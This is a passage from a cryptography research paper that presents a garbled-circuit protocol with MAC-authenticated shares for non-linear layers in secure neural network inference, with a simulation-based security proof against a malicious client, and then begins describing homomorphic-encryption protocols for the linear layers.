The above functionality can be realized naïvely using garbled circuits. In slightly more detail, P_0 can create a garbled circuit that computes the above functionality - i.e., reconstructs s from its shares, computes $\alpha s, f(s), \alpha f(s)$, and outputs shares of these values to P_0 and P_1 respectively. However, this approach has the drawback that field multiplication (while computing $\alpha f(s)$ and αs) must be performed within the garbled circuit. Field multiplication would require roughly κ^2 AND gates and hence, this would lead to a protocol with high communication. In our protocol that realizes this functionality, described in the following subsection, we show how to avoid performing field multiplications within the garbled circuit and consequently, how to obtain a protocol with much lower cost. Moreover, our technique is also more efficient in generating additive shares of $f(s)$ after computing $f(s)$.

3.1 Protocol

Our protocol proceeds in three main phases - Garbled Circuit phase, Authentication phase, and Local Computation phase. Below, we provide a high level overview of our protocol. Recall that P_0 inputs $(\langle s \rangle_0, \alpha)$ and P_1 inputs $\langle s \rangle_1$.

- **Garbled Circuit phase.** The goal of this phase is for P_0 to hold a pair of "labels" for each bit of s and $f(s)$ and P_1 to learn the "correct labels" depending on the value of the bits of s and $f(s)$. To enable this, P_0 creates a garbled circuit for the boolean circuit Comp^f – this circuit takes shares of $a \in \mathbb{F}_p$, reconstructs a and outputs $(a, f(a))$. Recall that a garbled circuit has 2 output labels encoded in it for each of the output bits, which in this case are the bits of a and $f(a)$. P_1 evaluates this garbled circuit on $\langle s \rangle_0$ and $\langle s \rangle_1$ after learning the correct input labels using an OT protocol. After this phase, P_1 learns the set of output labels corresponding to the bits of s and $f(s)$.
- **Authentication phase.** We make two observations. First, "output labels" of a garbled circuit can be used as one-time pads for encryption[6]. Second, to compute shares of αs, it suffices to compute shares of $\alpha(s[i])$ (written shortly as $\alpha s[i]$) for every bit $s[i]$ of s (a similar observation holds for computing $\alpha f(s)$ and hence we focus the rest of this discussion on computing shares of αs). Now, shares of $\alpha s[i]$ are either shares of 0 or α depending on whether $s[i]$ is 0 or 1. Recall that the garbled circuit used in the previous phase had 2 output labels corresponding to every $s[i]$ (one each for $s[i] = 0$ and 1); we denote these labels by $\mathsf{lab}^{\mathsf{out}}_{i,0}$ and $\mathsf{lab}^{\mathsf{out}}_{i,1}$ for $s[i] = 0$ and $s[i] = 1$, respectively. Now, to compute shares of $\alpha s[i]$, P_0 picks a random $\nu_i \in \mathbb{F}_p$ and "encrypts" ν_i with $\mathsf{lab}^{\mathsf{out}}_{i,0}$ and $\nu_i + \alpha$ with $\mathsf{lab}^{\mathsf{out}}_{i,1}$. P_0 sends these 2 ciphertexts to P_1. P_0 sets it's share of $\alpha s[i]$ as $-\nu_i$. Now, since from the first phase P_1 received $\mathsf{lab}^{\mathsf{out}}_{i,s[i]}$, P_1 can decrypt exactly one of these 2 ciphertexts[7] and learn its share of $\alpha s[i]$. Computation of $\alpha f(s)[i]$ values for every i are done in a similar manner using the output labels for $f(s)$. We use a similar logic to compute shares of $f(s)[i]$ using output labels for $f(s)$.
- **Local Computation phase.** As the last step, the parties can locally compute shares of αs, $f(s)$ and $\alpha f(s)$ from shares of $\{\alpha s[i]\}$, $f(s)[i]$ and $\{\alpha f(s)[i]\}$ as follows: Each party locally multiplies the share of $\alpha s[i]$ with 2^{i-1} and sums all the resultant values to obtain share of αs. The other outputs are computed in a similar manner.

We describe our protocol for realising $\mathcal{F}^f_{\text{Non-lin}}$ formally in Figure 2. Note that our protocol only incurs additional communication of $6\kappa^2$ bits (as ciphertexts) in addition to garbled circuits and has much lower communication compared to the naïve approach. For comparison of our non-linear layers with MUSE, refer to Section 1.2 for (rough) asymptotic comparison and Section 5.2 for concrete comparison of cost (both communication and runtime).

Remark 3.1 (Multi-input non-linear functions)**.** Our techniques extend easily for non-elementary functions, i.e., functions that take multiple inputs and produce one or more outputs, such as Maxpool. For this, our garbled circuit will take shares of all inputs $\{s_1, \ldots, s_k\}$ to f and output the reconstructed input values $\{s_1, \ldots, s_k\}$ and $f(s_1, \ldots, s_k)$. We generate authentications on both of these using exactly the same ideas. Moreover, when the Maxpool windows are overlapping, we create a big garbled circuit for the entire non-linear layer so that our cost is linear in input size and output size (instead of input-size$\times$filter-size).

[6] Strictly speaking, in order to be compatible with the point-and-permute optimization, the label is parsed as two components and a part of it is can be used as a one-time pad.

[7] We make use of the point-and-permute optimization to determine which of the two ciphertexts should be decrypted by P_1.

Preamble: The function f is such that $f : \mathbb{F}_p \to \mathbb{F}_p$. Consider a boolean circuit Comp^f that takes additive shares of $a \in \mathbb{F}_p$, i.e., $\langle a \rangle_0, \langle a \rangle_1 \in \mathbb{F}_p$, as input and outputs $(a, f(a))$. Let $\mathsf{Trim}_n : \{0,1\}^\lambda \to \{0,1\}^n$ be a function that outputs the last n bits of input.
Input: P_0 inputs $\langle s \rangle_0 \in \mathbb{F}_p^n$ and $\alpha \in \mathbb{F}_p$. P_1 inputs $\langle s \rangle_1 \in \mathbb{F}_p^n$.
Output: P_b learns $\langle \alpha s \rangle_b, \langle f(s) \rangle_b, \langle \alpha f(s) \rangle_b$ for $b \in \{0,1\}$.
Protocol:

1. *Garbled Circuit Phase*:
   - P_0 computes $(\mathsf{GC}, \{\{\mathsf{lab}^{\mathsf{in}}_{i,j}\}_{i\in[2\kappa]}, \{\mathsf{lab}^{\mathsf{out}}_{i,j}\}_{i\in[2\kappa]}\}_{j\in\{0,1\}}) \leftarrow \mathsf{Garble}(1^\lambda, \mathsf{Comp}^f)$
   - P_0 and P_1 invoke $\mathsf{OT}^\kappa_\lambda$ where P_0 is the sender and P_1 is the receiver with inputs $\{\mathsf{lab}^{\mathsf{in}}_{i,0}, \mathsf{lab}^{\mathsf{in}}_{i,1}\}_{i\in\{\kappa+1,\cdots,2\kappa\}}$ and $\langle s \rangle_1$, respectively. P_1 learns $\{\widetilde{\mathsf{lab}}^{\mathsf{in}}_i\}_{i\in\{\kappa+1,\cdots,2\kappa\}}$. P_0 sends GC and $\{\widetilde{\mathsf{lab}}^{\mathsf{in}}_i = \mathsf{lab}^{\mathsf{in}}_{i,\langle s\rangle_0[i]}\}_{i\in[\kappa]}$ to P_1.
   - P_1 computes $\{\widetilde{\mathsf{lab}}^{\mathsf{out}}_i\}_{i\in[2\kappa]} \leftarrow \mathsf{GCEval}(\mathsf{GC}, \{\widetilde{\mathsf{lab}}^{\mathsf{in}}_i\}_{i\in[2\kappa]})$
2. *Authentication Phase*:
   - For $i \in [\kappa]$, P_0 chooses $\eta_{i,0}, \delta_{i,0}, \nu_{i,0} \in_R \mathbb{F}_p$ and sets $(\eta_{i,1}, \delta_{i,1}, \nu_{i,1}) = (1+\eta_{i,0}, \alpha+\delta_{i,0}, \alpha+\nu_{i,0})$.
   - For $i \in [2\kappa]$ and $j \in \{0,1\}$, P_0 parses $\mathsf{lab}^{\mathsf{out}}_{i,j}$ as $p_{i,j}||k_{i,j}$ where $p_{i,j} \in \{0,1\}$ and $k_{i,j} \in \{0,1\}^{\lambda-1}$.
   - For $i \in [\kappa]$, $j \in \{0,1\}$, P_0 sends $\mathsf{ct}_{i,p_{i,j}} = \nu_{i,j} \oplus \mathsf{Trim}_\kappa(k_{i,j})$ and $\hat{\mathsf{ct}}_{i,p_{i+\kappa,j}} = (\eta_{i,j}||\delta_{i,j}) \oplus \mathsf{Trim}_{2\kappa}(k_{i+\kappa,j})$.
   - For $i \in [2\kappa]$, P_1 parses $\widetilde{\mathsf{lab}}^{\mathsf{out}}_i$ as $\tilde{p}_i||\tilde{k}_i$ where $\tilde{p}_i \in \{0,1\}$ and $\tilde{k}_i \in \{0,1\}^{\lambda-1}$.
   - For $i \in [\kappa]$, P_1 computes $c_i = \mathsf{ct}_{i,\tilde{p}_i} \oplus \mathsf{Trim}_\kappa(\tilde{k}_i)$ and $(d_i||e_i) = \hat{\mathsf{ct}}_{i,\tilde{p}_{i+\kappa}} \oplus \mathsf{Trim}_{2\kappa}(\tilde{k}_{i+\kappa})$.
3. *Local Computation Phase*:
   - P_0 outputs $\langle z_1 \rangle_0 = \left(-\sum_{i\in[\kappa]} \nu_{i,0} 2^{i-1}\right)$, $\langle z_2 \rangle_0 = \left(-\sum_{i\in[\kappa]} \eta_{i,0} 2^{i-1}\right)$ and $\langle z_3 \rangle_0 = \left(-\sum_{i\in[\kappa]} \delta_{i,0} 2^{i-1}\right)$.
   - P_1 outputs $\langle z_1 \rangle_1 = \left(\sum_{i\in[\kappa]} c_i 2^{i-1}\right)$, $\langle z_2 \rangle_1 = \left(\sum_{i\in[\kappa]} d_i 2^{i-1}\right)$ and $\langle z_3 \rangle_1 = \left(\sum_{i\in[\kappa]} e_i 2^{i-1}\right)$.

Figure 2: Protocol $\pi^f_{\mathsf{Non\text{-}lin}}$

Remark 3.2. Note that in Step 2 of our protocol, P_0 uses (parts of) output labels of garbled circuit (i.e., λ-bit strings) to one-time pad values of length κ bits and 2κ bits. For our benchmarks, it holds that $\lambda \geqslant 2\kappa$. In case this condition is not met, i.e., $\lambda < 2\kappa$, P_0 first applies a pseudorandom generator (PRG) to the output label to expand it to an appropriate length string and then uses the PRG output as an one-time pad.

Remark 3.3 (Checking well-formedness of client input)**.** Note that a malicious client can input a value $x \in \{0,1\}^\kappa$ such that $x \notin \mathbb{F}_p$ as its share of the input to Comp^f. In our implementation, the garbled circuit first checks if $x < p$ and outputs a label corresponding to this bit. In the end of evaluation phase of our main protocol, the client will send a hash of all such labels to the server, who will check that it is equal to the hash of labels corresponding to the bit 1. This will be a part of the consistency check phase (see Section 4.2).

Remark 3.4 (Optimization for semi-honest setting)**.** Our novel method for generating shares of $f(s)$ is beneficial even for semi-honest secure inference. All prior works [24, 34, 35] generated arithmetic shares of $f(s)$ within the garbled circuit. When working over prime fields, this computation requires at least 3κ additional AND gates, and hence, $6\kappa\lambda$ bits of communication. Our method for generating shares of $f(s)$ using garbled circuit output labels requires sending only 2κ encryptions of length κ bits each. For $\kappa = 44$, $\lambda = 128$, our method gives roughly $9\times$ lower communication for generating shares of $f(s)$ from $f(s)$.

Theorem 1. *Let* $(\mathsf{Garble}, \mathsf{GCEval})$ *be a garbling scheme for boolean circuits satisfying the properties defined in Section 2.2.3. Then, the protocol* $\pi^f_{\mathsf{Non\text{-}lin}}$ *(in Figure 2) securely realizes the functionality* $\mathcal{F}^f_{\mathsf{Non\text{-}lin}}$ *in the* $\mathsf{OT}^\kappa_\lambda$*-hybrid model against a malicious client* (P_1) *and a semi-honest server* (P_0)*.*

Proof. We first prove correctness of the protocol followed by security.

Correctness. By correctness of $\mathsf{OT}^\kappa_\lambda$, for all $i \in \{\kappa+1, \cdots, 2\kappa\}$, $\widetilde{\mathsf{lab}}^{\mathsf{in}}_i = \mathsf{lab}^{\mathsf{in}}_{i,\langle s\rangle_1[i]}$. Using $\widetilde{\mathsf{lab}}^{\mathsf{in}}_i = \mathsf{lab}^{\mathsf{in}}_{i,\langle s\rangle_0[i]}$ for $i \in [\kappa]$ and correctness of $(\mathsf{Garble}, \mathsf{GCEval})$ for Comp^f, it holds that $\widetilde{\mathsf{lab}}^{\mathsf{out}}_i = \mathsf{lab}^{\mathsf{out}}_{i,s[i]}$ and $\widetilde{\mathsf{lab}}^{\mathsf{out}}_{i+\kappa} = \mathsf{lab}^{\mathsf{out}}_{i+\kappa,f(s)[i]}$, for $i \in [\kappa]$. Therefore, $\tilde{p}_i||\tilde{k}_i = (p_{i,s[i]}||k_{i,s[i]})$ and $\tilde{p}_{i+\kappa}||\tilde{k}_{i+\kappa} = (p_{i+\kappa,f(s)[i]}||k_{i+\kappa,f(s)[i]})$ for $i \in [\kappa]$. Using this we get, for each $i \in [\kappa]$ it holds that $c_i = \mathsf{ct}_{i,p_{i,s[i]}} \oplus \mathsf{Trim}_\kappa(k_{i,s[i]}) = \nu_{i,s[i]}$ and $(d_i||e_i) = \hat{\mathsf{ct}}_{i,p_{i+\kappa,f(s)[i]}} \oplus \mathsf{Trim}_{2\kappa}(k_{i+\kappa,f(s)[i]}) = (\eta_{i,f(s)[i]}||\delta_{i,f(s)[i]})$. With this, we have:

- $z_1 = \sum_{i\in[\kappa]}(c_i - \nu_{i,0})2^{i-1} = \sum_{i\in[\kappa]} \alpha(s[i])2^{i-1} = \alpha s$
- $z_2 = \sum_{i\in[\kappa]}(d_i - \eta_{i,0})2^{i-1} = \sum_{i\in[\kappa]} f(s)[i]2^{i-1} = f(s)$

- $z_3 = \sum_{i\in[\kappa]}(e_i - \delta_{i,0})2^{i-1} = \sum_{i\in[\kappa]}\alpha(f(s)[i])2^{i-1} = \alpha f(s)$.

This concludes the correctness proof.

Security. Security of $\pi^f_{\mathsf{Non\text{-}lin}}$ against any semi-honest adversary $\mathcal{A}$ controlling the server P_0 is immediate from the protocol description. This is because P_0 gets no output from $\mathsf{OT}^\kappa_\lambda$ and receives no message from P_1. Now, we prove security against any malicious adversary $\mathcal{A}$ controlling P_1.

Claim 1. *Let* $(\mathsf{Garble}, \mathsf{GCEval})$ *be a garbling scheme with the properties defined in Section 2.2.3. Then, in the* $\mathsf{OT}^\kappa_\lambda$*-hybrid model,* $\pi^f_{\mathsf{Non\text{-}lin}}$ *is secure against any malicious adversary* $\mathcal{A}$ *corrupting the client* P_1.

Proof. Let Real denote the protocol execution $\pi^f_{\mathsf{Non\text{-}lin}}$ between P_0 and an adversarially controlled P_1. We argue simulation based security against a malicious P_1, i.e., we will show that the view of $\mathcal{A}$ in Real is indistinguishable from the view of $\mathcal{A}$ in a simulated execution Sim via a standard hybrid argument. In particular, we define two intermediate hybrid executions Hyb_1 and Hyb_2 and argue indistinguishability of the views of the adversary in consecutive executions.

Hybrid execution Hyb_1: Hyb_1 is identical to Real except in the authentication phase, where $\mathcal{S}$ uses the labels $\widehat{\mathsf{lab}}^{\mathsf{out}}_{i,j}$ (instead of $\mathsf{lab}^{\mathsf{out}}_{i,j}$ used in Real) where $\widehat{\mathsf{lab}}^{\mathsf{out}}_{i,j}$ is defined as follows. Note that $\mathcal{S}$ in Hyb_1 has access to honest P_0's inputs $\langle s\rangle_0$ and α. Define $s = \langle s\rangle_0 + \langle s\rangle_1$. For $t = (s||f(s))$ and $i \in [2\kappa]$, if $j = t[i]$, $\widehat{\mathsf{lab}}^{\mathsf{out}}_{i,j} = \mathsf{lab}^{\mathsf{out}}_{i,j}$, else (the "other" label) $\widehat{\mathsf{lab}}^{\mathsf{out}}_{i,1-t[i]}$ is chosen uniformly from $\{0,1\}^\lambda$ such that the first bit[8] is $1 - p_{i,t[i]}$. The formal description of Hyb_1 is provided below. The indistinguishability of views of $\mathcal{A}$ in Real and Hyb_1 executions directly follows from the authenticity of the garbled circuit (Section 2.2.3).

1. $\mathcal{S}$ receives $\langle s\rangle_1$ from $\mathcal{A}$ as its input to $\mathsf{OT}^\kappa_\lambda$.
2. *Garbled Circuit Phase:*
   - $\mathcal{S}$ computes $(\mathsf{GC}, \{\{\mathsf{lab}^{\mathsf{in}}_{i,j}\}_{i\in[2\kappa]}, \{\mathsf{lab}^{\mathsf{out}}_{i,j}\}_{i\in[2\kappa]}\}_{j\in\{0,1\}}) \leftarrow \mathsf{Garble}(1^\lambda, \mathsf{Comp}^f)$ and sends $\{\widetilde{\mathsf{lab}}^{\mathsf{in}}_{i+\kappa} = \mathsf{lab}^{\mathsf{in}}_{i+\kappa,\langle s\rangle_1[i]}\}_{i\in[\kappa]}$ to $\mathcal{A}$ as the output of $\mathsf{OT}^\kappa_\lambda$. It also sends GC and $\{\widetilde{\mathsf{lab}}^{\mathsf{in}}_i = \mathsf{lab}^{\mathsf{in}}_{i,\langle s\rangle_0[i]}\}_{i\in[\kappa]}$ to $\mathcal{A}$.
3. *Authentication Phase:*
   - $\mathcal{S}$ sets $t = (s||f(s))$.
   - For $i \in [2\kappa]$, $\mathcal{S}$ sets $\widehat{\mathsf{lab}}^{\mathsf{out}}_{i,t[i]} = \mathsf{lab}^{\mathsf{out}}_{i,t[i]}$.
   - For $i \in [2\kappa]$, $\mathcal{S}$ samples $\widehat{\mathsf{lab}}^{\mathsf{out}}_{i,1-t[i]} \in_R \{0,1\}^\lambda$ such that first bit of $\widehat{\mathsf{lab}}^{\mathsf{out}}_{i,1-t[i]}$ equals $1 - p_{i,t[i]}$
   - $\mathcal{S}$ computes and sends $\{\mathsf{ct}_{i,j}, \hat{\mathsf{ct}}_{i,j}\}_{i\in[\kappa],j\in\{0,1\}}$ to $\mathcal{A}$ using $\{\widehat{\mathsf{lab}}^{\mathsf{out}}_{i,j}\}_{i\in[2\kappa],j\in\{0,1\}}$ (similar to how P_0 computes in the real execution using $\{\mathsf{lab}^{\mathsf{out}}_{i,j}\}_{i\in[2\kappa],j\in\{0,1\}}$).

Hybrid execution Hyb_2: We make four changes to Hyb_1 to obtain Hyb_2 and argue that the views of the adversary in the two hybrids are identical distributions. Let $\{\widetilde{\mathsf{lab}}^{\mathsf{out}}_i = (\widetilde{p}_i||\widetilde{k}_i)\}_{i\in[2\kappa]} \leftarrow \mathsf{GCEval}\ (\mathsf{GC}, \{\widetilde{\mathsf{lab}}^{\mathsf{in}}_i\}_{i\in[2\kappa]})$. First, by correctness of garbled circuits, $\{\widetilde{\mathsf{lab}}^{\mathsf{out}}_i = \mathsf{lab}^{\mathsf{out}}_{i,t[i]}\}_{i\in[2\kappa]}$. Second, since, for $i \in [\kappa]$, the ciphertexts $\mathsf{ct}_{i,1-\widetilde{p}_i}$ and $\hat{\mathsf{ct}}_{i,1-\widetilde{p}_{i+\kappa}}$ are computed using the "other" set of output labels (as onetime pads) picked uniformly in Hyb_1, $\mathcal{S}$ can directly sample them uniformly at random. With this change, the randomness $\eta_{i,0}, \delta_{i,0}, \nu_{i,0}$ is only used once to generate one set of ciphertexts. It can be shown that the underlying messages of the ciphertexts $\mathsf{ct}_{i,\widetilde{p}_i}$ and $\hat{\mathsf{ct}}_{i,\widetilde{p}_{i+\kappa}}$, namely, c_i, $d_i||e_i$ are uniformly random subject to the only constraint that $\left(\sum_{i\in[\kappa]} c_i 2^{i-1}\right) = \langle \alpha s\rangle_1$, $\left(\sum_{i\in[\kappa]} d_i 2^{i-1}\right) = \langle f(s)\rangle_1$ and $\left(\sum_{i\in[\kappa]} e_i 2^{i-1}\right) = \langle \alpha f(s)\rangle_1$. Hence, as the third change, $\mathcal{S}$ correctly picks $c_i, d_i||e_i$ from this distribution. Finally, one can observe that $\langle \alpha s\rangle_1, \langle f(s)\rangle_1 \langle \alpha f(s)\rangle_1$ are the outputs of P_1 from the functionality $\mathcal{F}^f_{\mathsf{Non\text{-}lin}}$ on input $\langle s\rangle_1$. Hence, as the fourth change, $\mathcal{S}$ obtains these as outputs from $\mathcal{F}^f_{\mathsf{Non\text{-}lin}}$. Observe that with these changes, $\mathcal{S}$ no longer needs to know one of the inputs of P_0, i.e., α. A formal description of Hyb_2 follows:

1. $\mathcal{S}$ receives $\langle s\rangle_1$ from $\mathcal{A}$ as its input to $\mathsf{OT}^\kappa_\lambda$.
2. *Garbled Circuit Phase:* Same as Hyb_1.
3. *Authentication Phase:* $\mathcal{S}$ uses $(\langle s\rangle_1, \mathsf{GC}, \{\widetilde{\mathsf{lab}}^{\mathsf{in}}_i\}_{i\in[2\kappa]})$ as inputs to this phase.
   - $\mathcal{S}$ runs $\{\widetilde{\mathsf{lab}}^{\mathsf{out}}_i\}_{i\in[2\kappa]} \leftarrow \mathsf{GCEval}\ (\mathsf{GC}, \{\widetilde{\mathsf{lab}}^{\mathsf{in}}_i\}_{i\in[2\kappa]})$.
   - For each $i \in [2\kappa]$, $\mathcal{S}$ parses $\widetilde{\mathsf{lab}}^{\mathsf{out}}_i$ as $(\widetilde{p}_i||\widetilde{k}_i)$.
   - $\mathcal{S}$ sends $\langle s\rangle_1$ to $\mathcal{F}^f_{\mathsf{Non\text{-}lin}}$ to learn $(\langle \alpha s\rangle_1, \langle f(s)\rangle_1, \langle \alpha f(s)\rangle_1)$.
   - For each $i \in [\kappa]$, $\mathcal{S}$ samples c_i, d_i, e_i each uniformly from $\mathbb{F}_p$ such that $\left(\sum_{i\in[\kappa]} c_i 2^{i-1}\right) = \langle \alpha s\rangle_1$, $\left(\sum_{i\in[\kappa]} d_i 2^{i-1}\right) = \langle f(s)\rangle_1$ and $\left(\sum_{i\in[\kappa]} e_i 2^{i-1}\right) = \langle \alpha f(s)\rangle_1$.
   - For each $i \in [\kappa]$, $\mathcal{S}$ computes $\mathsf{ct}_{i,\widetilde{p}_i} = c_i \oplus \mathsf{Trim}_\kappa(\widetilde{k}_i)$ and $\hat{\mathsf{ct}}_{i,\widetilde{p}_{i+\kappa}} = (d_i||e_i) \oplus \mathsf{Trim}_{2\kappa}(\widetilde{k}_{i+\kappa})$, and samples $\mathsf{ct}_{i,1-\widetilde{p}_i}$ and $\hat{\mathsf{ct}}_{i,1-\widetilde{p}_{i+\kappa}}$ uniformly from $\{0,1\}^\kappa$ and $\{0,1\}^{2\kappa}$ resp.
   - $\mathcal{S}$ sends $\{\mathsf{ct}_{i,j}, \hat{\mathsf{ct}}_{i,j}\}_{i\in[\kappa],j\in\{0,1\}}$ to $\mathcal{A}$.

Simulated execution Sim: We remove the dependence on P_0's input $\langle s\rangle_0$ by invoking the simulator of the garbling scheme in the Garbled Circuit Phase. The indistinguishability of Sim and Hyb_2 directly follows by the security of garbled circuits. The formal description of Sim is given below.

1. $\mathcal{S}$ receives $\langle s\rangle_1$ from $\mathcal{A}$ as its input to $\mathsf{OT}^\kappa_\lambda$.
2. *Garbled Circuit Phase:*

[8] This restriction on the first bit is done, so as to be consistent with the point and permute optimization. Recall that for any $i \in [2\kappa]$, $p_{i,0} \oplus p_{i,1} = 1$.

- $\mathcal{S}$ samples $(\widetilde{\mathsf{GC}}, \{\hat{\mathsf{lab}}_i^{\mathsf{in}}\}_{i\in[2\kappa]}) \leftarrow \mathsf{GCSim}(1^\lambda, \mathsf{Comp}^f)$ and sends $\{\hat{\mathsf{lab}}_i\}_{i\in\{\kappa+1,\cdots,2\kappa\}}$ to $\mathcal{A}$ as the output of $\mathsf{OT}_\lambda^\kappa$. It also sends $\widetilde{\mathsf{GC}}$ and $\{\hat{\mathsf{lab}}_i^{in}\}_{i\in[\kappa]}$ to $\mathcal{A}$.

3. *Authentication Phase:* Same as Hyb_2, where $\mathcal{S}$ uses $(\langle s\rangle_1, \widetilde{\mathsf{GC}}, \{\hat{\mathsf{lab}}_i^{\mathsf{in}}\}_{i\in[2\kappa]})$ as its input in the phase.

□

4 Secure Inference

Neural network inference algorithms typically consist of two types of layers - *linear* and *non-linear*. Linear layers include functions such as matrix multiplications (fully connected layers) and convolutions, while non-linear layers consists of functions such as $\mathsf{ReLU}, \mathsf{ReLU6}$ and $\mathsf{Maxpool}$. In this section, we first discuss how to securely compute the linear layers – the functionality and the protocol to realize it– in Section 4.1. Then, in Section 4.2 we describe our complete protocol for secure inference in the client malicious setting. This protocol, by combining our protocols from Section 4.1 and Section 3.1, together with a consistency check phase, allows for the secure inference of any neural network that uses any combination of linear and non-linear layers. In Section 4.4 we discuss our secure inference protocol in the preprocessing model.

4.1 Linear Layers

We describe the functionality $\mathcal{F}_{\mathsf{Lin}}$ formally in Figure 3 used by our protocol for secure inference in Section 4.2. The functionality can be invoked in two ways. The argument **InitLin** is used for invoking the functionality for the first linear layer of the neural network. **InitLin** is invoked exactly once and takes as input a matrix $\mathbf{M}$ and a MAC key α from P_0 and $\mathbf{x}$ from P_1. It outputs authenticated shares of $\mathbf{Mx}$ to both parties, i.e., shares of $\mathbf{Mx}$ and shares of $\alpha\mathbf{Mx}$. Second, the argument **Lin** is used for all subsequent linear layers in the neural network. **Lin** is invoked on shares of $\mathbf{v}$ and $\mathbf{w}$ from P_0 and P_1 and a matrix $\mathbf{M}$ and a MAC key α from P_0. It outputs shares of $\mathbf{Mv}$, $\mathbf{Mw}$ and $\alpha^3\mathbf{v}-\alpha^2\mathbf{w}$ to both the parties. Looking ahead, in an honest execution, $\mathbf{w}=\alpha\mathbf{v}$ and hence, this functionality takes in authenticated shares of input and produces authenticated shares of output along with $\alpha^3\mathbf{v}-\alpha^2\mathbf{w}$ that would be used later to check that a malicious P_1 indeed fed in correct authenticated shares[9].

We note here that our novelty in linear layers is not how we realize the functionality in Figure 3, but rather defining the functionality itself such that it is both efficiently realizable and allows for cheap consistency checks against a malicious client when we put different pieces together in the overall protocol (Section 4.2).

[9] We discuss the use of higher powers of α in consistency check later.

InitLin: On input $(\mathbf{InitLin}, \mathbf{M}, \alpha)$ from P_0 and $(\mathbf{InitLin}, \mathbf{x})$ from P_1 (where $\mathbf{M} \in \mathbb{F}_p^{m\times n}$, $\alpha \in \mathbb{F}_p$ and $\mathbf{x} \in \mathbb{F}_p^n$), P_b learns $\langle \mathbf{Mx}\rangle_b$ and $\langle \alpha\mathbf{Mx}\rangle_b$ for $b \in \{0,1\}$.

Lin: On input $(\mathbf{Lin}, \langle \mathbf{v}\rangle_0, \langle \mathbf{w}\rangle_0, \mathbf{M}, \alpha)$ from P_0 and $(\mathbf{Lin}, \langle \mathbf{v}\rangle_1, \langle \mathbf{w}\rangle_1)$ from P_1 (where $\mathbf{v}, \mathbf{w} \in \mathbb{F}_p^n$, $\mathbf{M} \in \mathbb{F}_p^{m\times n}$ and $\alpha \in \mathbb{F}_p$), P_b learns $\langle \mathbf{Mv}\rangle_b$, $\langle \mathbf{Mw}\rangle_b$ and $\langle \alpha^3\mathbf{v}-\alpha^2\mathbf{w}\rangle_b$ for $b \in \{0,1\}$.

Figure 3: Functionality $\mathcal{F}_{\mathsf{Lin}}$

Protocol. We realize this functionality using standard techniques relying on any additive homomorphic encryption (Sec 2.2.1) and zero-knowledge proofs. We formally describe the protocol π_{Lin} in Figure 4. Correctness of π_{Lin} follows from inspection; security follows using arguments similar to existing protocols in literature [14, 15, 28, 32].

Remark 4.1 (Convolutions)**.** For ease of exposition, we only considered the case of matrix multiplication (or fully connected layers) in the above discussion. It is easy to see that a similar functionality and a corresponding protocol can be defined for convolutional layers as well, where the communication complexity of the protocol again depends only on the size of the input and output for that layer.

4.2 Neural Network Inference Protocol

For ease of exposition, similar to [32], we consider a neural network NN with ℓ linear layers (specified by $\mathbf{M}_1, \cdots, \mathbf{M}_\ell$) and $\ell-1$ non-linear layers evaluating the non-linear functions $f_1, \cdots, f_{\ell-1}$, such that linear and non-linear layers alternate and the first layer is a linear layer. Our protocol can naturally also be extended to arbitrary combinations of linear and non-linear functions (Appendix D). Let $\mathbf{x}$ be the input to NN and the output of inference is denoted by $\mathsf{NN}(\mathbf{x})$. Let $\mathbf{s}_i$ denote the (intermediate) inference vector after the i^{th} linear layer evaluation for $i \in [\ell]$ and $\mathbf{v}_i$ denote the (intermediate) inference vector after the i^{th} non-linear layer evaluation for $i \in [\ell-1]$. Note that, $\mathbf{s}_1 = \mathbf{M}_1\mathbf{x}$, for $i \in [\ell-1]$ it holds that $\mathbf{v}_i = f_i(\mathbf{s}_i)$ and $\mathbf{s}_{i+1} = \mathbf{M}_{i+1}\mathbf{v}_i$, and finally, $\mathbf{s}_\ell = \mathsf{NN}(\mathbf{x})$.

In the setting of secure inference, the server's (P_0's) input is weights of all the linear layers, i.e., $\mathbf{M}_1, \cdots, \mathbf{M}_\ell$ and the client (P_1) holds input $\mathbf{x}$. The goal is for the client to learn $\mathsf{NN}(\mathbf{x})$ where the non-linear layers are as above. We describe our protocol π_{Inf} for this setting formally in Figure 5 that is secure against a semi-honest server and a malicious client. Below, we provide a protocol overview.

At a high level, our protocol has two phases: the evaluation phase and the consistency check phase. The evaluation phase evaluates the alternate linear and non-linear layers with appropriate parameters. After the evaluation phase, the server performs a consistency check on the values computed so far.

Realization of **InitLin** in π_{Lin} :
Input: P_0 holds $\mathbf{M} \in \mathbb{F}_p^{m \times n}$ and $\alpha \in \mathbb{F}_p$ and P_1 holds $\mathbf{x} \in \mathbb{F}_p^n$.
Output: P_b learns $\langle \mathbf{Mx} \rangle_b$, $\langle \alpha \mathbf{Mx} \rangle_b$ for $b \in \{0,1\}$.
Protocol:

- P_0 and P_1 (one time) engage in a two-party computation protocol secure against a semi-honest P_0 and malicious P_1 to sample $(\mathsf{pk}, \mathsf{sk})$ for AHE[a] such that P_1 learns $(\mathsf{pk}, \mathsf{sk})$ and P_0 learns pk. Both parties store these for use in this all subsequent calls to π_{Lin} as well.
- P_1 sends the encryption $\mathbf{c}_1 \leftarrow \mathsf{Enc}(\mathsf{pk}, \mathbf{x})$ to P_0 along with a zero-knowledge (ZK) proof of plaintext knowledge of this ciphertext[b].
- P_0 samples $\langle \mathbf{Mx} \rangle_0, \langle \alpha \mathbf{Mx} \rangle_0 \in_R \mathbb{F}_p^m$.
- P_0 homomorphically evaluates and sends to P_1, the ciphertexts $\mathbf{c}_2 \in \mathsf{Enc}_{\mathsf{pk}}(\mathbf{Mx} - \langle \mathbf{Mx} \rangle_0)$ and $\mathbf{c}_3 \in \mathsf{Enc}_{\mathsf{pk}}(\alpha \mathbf{Mx} - \langle \alpha \mathbf{Mx} \rangle_0)$.
- P_1 sets $\langle \mathbf{Mx} \rangle_1 = \mathsf{Dec}_{\mathsf{sk}}(\mathbf{c}_2)$, $\langle \alpha \mathbf{Mx} \rangle_1 = \mathsf{Dec}_{\mathsf{sk}}(\mathbf{c}_3)$.
- P_b outputs $\langle \mathbf{Mx} \rangle_b$, $\langle \alpha \mathbf{Mx} \rangle_b$ for $b \in \{0,1\}$.

Realization of **Lin** in π_{Lin}:
Input: P_0 holds $\langle \mathbf{v} \rangle_0, \langle \mathbf{w} \rangle_0 \in \mathbb{F}_p^n$, $\mathbf{M} \in \mathbb{F}_p^{m \times n}$ and $\alpha \in \mathbb{F}_p$. P_1 holds $\langle \mathbf{v} \rangle_1, \langle \mathbf{w} \rangle_1 \in \mathbb{F}_p^n$.
